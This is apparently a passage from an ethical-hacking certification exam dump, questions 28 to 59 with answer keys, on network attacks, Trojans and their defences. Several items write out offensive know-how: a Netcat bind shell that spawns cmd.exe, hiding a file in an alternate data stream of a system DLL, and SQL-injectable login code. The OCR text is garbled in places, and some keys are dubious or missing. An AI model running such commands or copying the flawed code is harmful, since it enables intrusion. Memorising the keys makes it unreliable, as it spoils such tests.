Which of the following statements is incorrect?

- A. Vulnerability scanners attempt to identify vulnerabilities in the hosts scanned.
- B. Vulnerability scanners can help identify out-of-date software versions, missing patches, or system upgrades
- C. They can validate compliance with or deviations from the organization's security policy
- D. Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention

**Correct Answer: D**

**QUESTION 28**


How does traceroute map the route a packet travels from point A to point B?

- A. Uses a TCP timestamp packet that will elicit a time exceeded in transit message
- B. Manipulates the value of the time to live (TTL) within packet to elicit a time exceeded in transit message
- C. Uses a protocol that will be rejected by gateways on its way to the destination
- D. Manipulates the flags within packets to force gateways into generating error messages 16

**Correct Answer: B**

**QUESTION 29**

How do you defend against DHCP Starvation attack?



- A. Enable ARP-Block on the switch
- B. Enable DHCP snooping on the switch
- C. Configure DHCP-BLOCK to 1 on the switch
- D. Install DHCP filters on the switch to block this attack

**Correct Answer: B**

**QUESTION 30**

What type of session hijacking attack is shown in the exhibit?





- A. Cross-site scripting Attack
- B. SQL Injection Attack
- C. Token sniffing Attack
- D. Session Fixation Attack

**Correct Answer: D**

### QUESTION 31

The SYN flood attack sends TCP connections requests faster than a machine can process them.

- Attacker creates a random source address for each packet
- SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP address
- Victim responds to spoofed IP address, then waits for confirmation that never arrives (timeout wait is about 3 minutes)
- Victim's connection table fills up waiting for replies and ignores new connections
- Legitimate users are ignored and will not be able to access the server

How do you protect your network against SYN Flood attacks?

- A. SYN cookies. Instead of allocating a record, send a SYN-ACK with a carefully constructed sequence number generated as a hash of the client's IP address, port number, and other information. When the client responds with a normal ACK, that special sequence number will be included, which the server then verifies. Thus, the server first allocates memory on the third packet of the handshake, not the first.
- B. RST cookies - The server sends a wrong SYN/ACK back to the client. The client should then generate a RST packet telling the server that something is wrong. At this point, the server knows the client is valid and will now accept incoming connections from that client normally.
- C. Check the incoming packet's IP address with the SPAM database on the Internet and enable the filter using ACLs at the Firewall
- D. Stack Tweaking. TCP stacks can be tweaked in order to reduce the effect of SYN floods. Reduce the timeout before a stack frees up the memory allocated for a connection

- E. Micro Blocks. Instead of allocating a complete connection, simply allocate a micro record of 16- bytes for the incoming SYN object

**Correct Answer:** ABDE

**QUESTION 32**

What type of port scan is shown below?

**Scan directed at open port:**

Client Server

192.5.2.92:4079 -----FIN----->

192.5.2.92:4079 <-----NO RESPONSE-----

**Scan directed at closed port:**

Client Server

192.5.2.92:4079 -----FIN----->

192.5.2.92:4079<-----RST/ACK-----

- A. Idle Scan
- B. FIN Scan
- C. XMAS Scan
- D. Windows Scan

**Correct Answer:** B

**QUESTION 33**

Stephanie works as a records clerk in a large office building in downtown Chicago. On Monday, she went to a mandatory security awareness class (Security5) put on by her company's IT department. During the class, the IT department informed all employees that everyone's Internet activity was thenceforth going to be monitored.

Stephanie is worried that her Internet activity might give her supervisor reason to write her up, or

worse get her fired. Stephanie's daily work duties only consume about four hours of her time, so she usually spends the rest of the day surfing the web. Stephanie really enjoys surfing the Internet but definitely does not want to get fired for it.

What should Stephanie use so that she does not get in trouble for surfing the Internet?

- A. Stealth IE
- B. Stealth Anonymizer
- C. Stealth Firefox
- D. Cookie Disabler



**Correct Answer:** B

**QUESTION 34**

Neil is a network administrator working in Istanbul. Neil wants to setup a protocol analyzer on his network that will receive a copy of every packet that passes through the main office switch. What type of port will Neil need to setup in order to accomplish this?

- A. Neil will have to configure a Bridged port that will copy all packets to the protocol analyzer.
- B. Neil will need to setup SPAN port that will copy all network traffic to the protocol analyzer.
- C. He will have to setup an Ether channel port to get a copy of all network traffic to the analyzer.
- D. He should setup a MODS port which will copy all network traffic.

**Correct Answer:** B

**QUESTION 35**

In TCP communications there are 8 flags; FIN, SYN, RST, PSH, ACK, URG, ECE, CWR. These flags have decimal numbers assigned to them:

FIN = 1

SYN = 2

RST = 4

PSH = 8

0

ACK = 16

URG = 32

ECE = 64

CWR = 128

Jason is the security administrator of ASPEN Communications. He analyzes some traffic using Wireshark and has enabled the following filters.

```
((tcp.flags == 0x02) || (tcp.flags == 0x12) ) || ((tcp.flags == 0x10) &&
```

What is Jason trying to accomplish here?

- A. SYN,FIN,URG and PSH
- B. SYN,SYN/ACK,ACK
- C. RST,PSH/URG,FIN
- D. ACK,ACK,SYN,URG

**Correct Answer:** B

**QUESTION 36**

Jayden is a network administrator for her company. Jayden wants to prevent MAC spoofing on all the Cisco switches in the network. How can she accomplish this?

- A. Jayden can use the command. ip binding set.
- B. Jayden can use the command. no ip spoofing.
- C. She should use the command. no dhcp spoofing.
- D. She can use the command. ip dhcp snooping binding.

**Correct Answer: D**

### QUESTION 37

Peter extracts the SID list from Windows 2008 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

[illegible]

From the above list identify the user account with System Administrator privileges?

- A. John
- B. Rebecca
- C. Sheela
- D. Shawn
- E. Somia
- F. Chang
- G. Micah

**Correct Answer: F**

### QUESTION 38

What is the problem with this ASP script (login.asp)?

```

strsql = "SELECT * FROM Users where where Username=
+ "'" and Pass='" + password + "'"
try
{
OleDbConnection con = new OleDbConnection(connection
con.Open();
OleDbCommand cmd = new OleDbCommand(strsql, con);
OleDbDataReader dr = cmd.ExecuteReader();
if (dr.HasRows)
{
If (dr.Read())
{
Session["username"] = Login1.UserName;
Response.Redirect("Mainpage.aspx", false);
else
{
Response.Redirect("Login.aspx", false);
}
}
}
dr.Dispose();
con.Close();
}
catch (Exception ex)
{
ClientScript.RegisterStartupScript(this.GetType(),
"<script>alert('" + ex.Message + "')</script>");
}

```

- A. The ASP script is vulnerable to Cross Site Scripting attack
- B. The ASP script is vulnerable to Session Splice attack
- C. The ASP script is vulnerable to XSS attack
- D. The ASP script is vulnerable to SQL Injection attack

**Correct Answer: D**

**QUESTION 39**

Google uses a unique cookie for each browser used by an individual user on a computer. This cookie contains information that allows Google to identify records about that user on its database. This cookie is submitted every time a user launches a Google search, visits a site using AdSense etc. The information stored in Google's database, identified by the cookie, includes

- Everything you search for using Google
- Every web page you visit that has Google AdSense ads

How would you prevent Google from storing your search keywords?

- A. Block Google Cookie by applying Privacy and Security settings in your web browser
- B. Disable the Google cookie using Google Advanced Search settings on Google Search page
- C. Do not use Google but use another search engine Bing which will not collect and store your search keywords
- D. Use MAC OS X instead of Windows 7. Mac OS has higher level of privacy controls by default.

**Correct Answer:** A

**QUESTION 40**

How many bits encryption does SHA-1 use?

- A. 64 bits
- B. 128 bits
- C. 256 bits
- D. 160 bits

**Correct Answer:** D

**QUESTION 41**

In Trojan terminology, what is required to create the executable file chess.exe as shown below?





**Chess.exe**

Filesize: 90K



**Trojan**

Filesize:



**Chess.exe**

Filesize: 110K

- A. Mixer
- B. Converter
- C. Wrapper
- D. Zipper

**Correct Answer: C**

#### QUESTION 42

Syslog is a standard for logging program messages. It allows separation of the software that generates messages from the system that stores them and the software that reports and analyzes them. It also provides devices, which would otherwise be unable to communicate a means to

notify administrators of problems or performance.

## System Messages from the previous week

Thursday, July 20, 2006 12:21:25 PM CDT

Lists all system messages reported during the past 7 days

Number of records reported: 5

| ▼ TimeStamp                             | ID                                         | Severity | Serv  |
|-----------------------------------------|--------------------------------------------|----------|-------|
| Monday, July 17, 2006 2:49:30 PM CDT    | 870ef3dd1c10e5c6:19ee8a:10c7e0883f7:-7ff8  | Fatal    | dhcp- |
| Monday, July 17, 2006 12:38:59 PM CDT   | 870ef3dd1c10e5c6:1983ad7:10c7d8ece05:-7ff8 | Fatal    | dhcp- |
| Thursday, July 20, 2006 12:20:46 PM CDT | 2fe1e4f202a318cd:15ad36d:10c8c6040be:-7fc0 | Fatal    | dhcp- |
| Thursday, July 20, 2006 9:43:14 AM CDT  | 2fe1e4f202a318cd:15ad36d:10c8c6040be:-7fdd | Fatal    | dhcp- |

What default port Syslog daemon listens on?

- A. 242
- B. 312
- C. 416
- D. 514

**Correct Answer: D**

#### QUESTION 43

This attack uses social engineering techniques to trick users into accessing a fake Web site and divulging personal information. Attackers send a legitimate-looking e-mail asking users to update their information on the company's Web site, but the URLs in the e-mail actually point to a false Web site.

- A. Wiresharp attack
- B. Switch and bait attack
- C. Phishing attack
- D. Man-in-the-Middle attack

**Correct Answer: C**

**QUESTION 44**

6


Which of the following statements would NOT be a proper definition for a Trojan Horse?

- A. An authorized program that has been designed to capture keyboard keystroke while the user is unaware of such activity being performed
- B. An unauthorized program contained within a legitimate program. This unauthorized program performs functions unknown (and probably unwanted) by the user
- C. A legitimate program that has been altered by the placement of unauthorized code within it; this code performs functions unknown (and probably unwanted) by the user
- D. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user

**Correct Answer: A**

**QUESTION 45**

What is the correct command to run Netcat on a server using port 56 that spawns command shell when connected?



- A. nc -port 56 -s cmd.exe
- B. nc -p 56 -p -e shell.exe
- C. nc -r 56 -c cmd.exe
- D. nc -L 56 -t -e cmd.exe

**Correct Answer: D**

**QUESTION 46**

SNMP is a connectionless protocol that uses UDP instead of TCP packets (True or False)

- A. true

B. false

**Correct Answer:** A

**QUESTION 47**


TCP/IP Session Hijacking is carried out in which OSI layer?

- A. Datalink layer
- B. Transport layer
- C. Network layer
- D. Physical layer

**Correct Answer:** B

**QUESTION 48**

In which part of OSI layer, ARP Poisoning occurs?



- A. Transport Layer
- B. Datalink Layer
- 8
- C. Physical Layer
- D. Application layer

**Correct Answer:** B

**QUESTION 49**

You want to hide a secret.txt document inside c:\windows\system32\tcpip.dll kernel library using ADS

streams. How will you accomplish this?

- A. copy secret.txt c:\windows\system32\tcpip.dll kernel>secret.txt
- B. copy secret.txt c:\windows\system32\tcpip.dll:secret.txt
- C. copy secret.txt c:\windows\system32\tcpip.dll |secret.txt
- D. copy secret.txt >< c:\windows\system32\tcpip.dll kernel secret.txt

**Correct Answer:** B

#### **QUESTION 50**

You just purchased the latest DELL computer, which comes pre-installed with Windows 7, McAfee antivirus software and a host of other applications. You want to connect Ethernet wire to your cable modem and start using the computer immediately. Windows is dangerously insecure when unpacked from the box, and there are a few things that you must do before you use it.

- A. New installation of Windows should be patched by installing the latest service packs and hotfixes
- B. Key applications such as Adobe Acrobat, Macromedia Flash, Java, Winzip etc., must have the latest security patches installed
- C. Install a personal firewall and lock down unused ports from connecting to your computer
- D. Install the latest signatures for Antivirus software
- E. Configure "Windows Update" to automatic
- F. Create a non-admin user with a complex password and logon to this account
- G. You can start using your computer as vendors such as DELL, HP and IBM would have already installed the latest service packs.

**Correct Answer:**

#### **QUESTION 51**

In the context of Trojans, what is the definition of a Wrapper?

- A. An encryption tool to protect the Trojan
- B. A tool used to bind the Trojan with a legitimate file
- C. A tool used to calculate bandwidth and CPU cycles wasted by the Trojan
- D. A tool used to encapsulate packets within a new header and footer


**Correct Answer:** B

#### **QUESTION 52**

Your computer is infected by E-mail tracking and spying Trojan. This Trojan infects the computer with a single file - emos.sys

Which step would you perform to detect this type of Trojan?





- A. Scan for suspicious startup programs using msconfig
- B. Scan for suspicious network activities using Wireshark
- C. Scan for suspicious device drivers in c:\windows\system32\drivers
- D. Scan for suspicious open ports using netstat

**Correct Answer:** C

## QUESTION 53

Which type of hacker represents the highest risk to your network?

- A. black hat hackers
- B. grey hat hackers
- C. disgruntled employees
- D. script kiddies

**Correct Answer:** C

**QUESTION 54**

Shayla is an IT security consultant, specializing in social engineering and external penetration tests. Shayla has been hired on by Treks Avionics, a subcontractor for the Department of Defense. Shayla has been given authority to perform any and all tests necessary to audit the company's network security.

No employees for the company, other than the IT director, know about Shayla's work she will be doing. Shayla's first step is to obtain a list of employees through company website contact pages. Then she befriends a female employee of the company through an online chat website. After meeting with the female employee numerous times, Shayla is able to gain her trust and they become friends. One day, Shayla steals the employee's access badge and uses it to gain unauthorized access to the Treks Avionics offices.

What type of insider threat would Shayla be considered?

- A. She would be considered an Insider Affiliate
- B. Because she does not have any legal access herself, Shayla would be considered an Outside Affiliate
- C. Shayla is an Insider Associate since she has befriended an actual employee
- D. Since Shayla obtained access with a legitimate company badge; she would be considered a Pure Insider

**Correct Answer:** A

**QUESTION 55**

What port number is used by Kerberos protocol?

- A. 88
- B. 44
- C. 487
- D. 419

**Correct Answer:** A

**QUESTION 56**

What does FIN in TCP flag define?

- A. Used to abort a TCP connection abruptly
- B. Used to close a TCP connection
- C. Used to acknowledge receipt of a previous packet or transmission
- D. Used to indicate the beginning of a TCP connection

**Correct Answer:** B

**QUESTION 57**

Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is invalid on the server. Why do you think this is possible?

- A. It works because encryption is performed at the application layer (single encryption key)
- B. The scenario is invalid as a secure cookie cannot be replayed
- C. It works because encryption is performed at the network layer (layer 1 encryption)
- D. Any cookie can be replayed irrespective of the session status 32

**Correct Answer:** A

**QUESTION 58**

This attack technique is used when a Web application is vulnerable to an SQL Injection but the results of the Injection are not visible to the attacker.

- A. Unique SQL Injection
- B. Blind SQL Injection



- C. Generic SQL Injection
- D. Double SQL Injection

**Correct Answer: B**

**QUESTION 59**

A common technique for luring e-mail users into opening virus-launching attachments is to send messages that would appear to be relevant or important to many of their potential recipients. One way of accomplishing this feat is to make the virus-carrying messages appear to come from some type of business entity retailing sites, UPS, FEDEX, CITIBANK or a major provider of a common service.

Here is a fraudulent e-mail claiming to be from FedEx regarding a package that could not be delivered. This mail asks the receiver to open an attachment in order to obtain the FEDEX tracking number for picking up the package. The attachment contained in this type of e-mail activates a virus.

### **Fake E-mail**

From: FEDEX Packet Service  
Subject: FEDEX Packet N0328795951

Dear Sir/Madam,

Unfortunately we were not able to deliver postal package you sent on July the 1st in time because

Please print out the invoice copy attached and collect the package at our office.

Your Sincerely FEDEX

[File Attached: Fedex-Tracking-number.zip]

### **Legit E-mail**

Be alert for fraudulent e-mails claiming to be from FedEx regarding a package that could not be delivered. These e-mails ask the receiver to open an attachment in order to obtain the airbill or invoice for picking up the package. The attachment contained in this type of e-mail activates a virus. **DO NOT OPEN** the attachment. Instead, delete the e-mail immediately.

These fraudulent e-mails are the unauthorized actions of third parties not associated with FedEx. When FedEx sends e-mails with tracking updates for undeliverable packages, we do not include attachments.

FedEx does not request, via unsolicited mail or e-mail, payment or personal information in return for goods in transit or in FedEx custody. If you have received a fraudulent e-mail that claims to be from FedEx, you can report it by forwarding it to [abuse@fedex.com](mailto:abuse@fedex.com).

If you have any questions or concerns about services provided by FedEx, please review our services at [fedex.com/us/services](http://fedex.com/us/services) or contact FedEx Customer Service at 1.800.GoFedEx 1.800.463.3339.

Vendors send e-mails like this to their customers advising them not to open any files attached with the mail, as they do not include attachments.

Fraudulent e-mail and legit e-mail that arrives in your inbox contain the [fedex.com](http://fedex.com) as the sender of the

mail.

How do you ensure if the e-mail is authentic and sent from fedex.com?

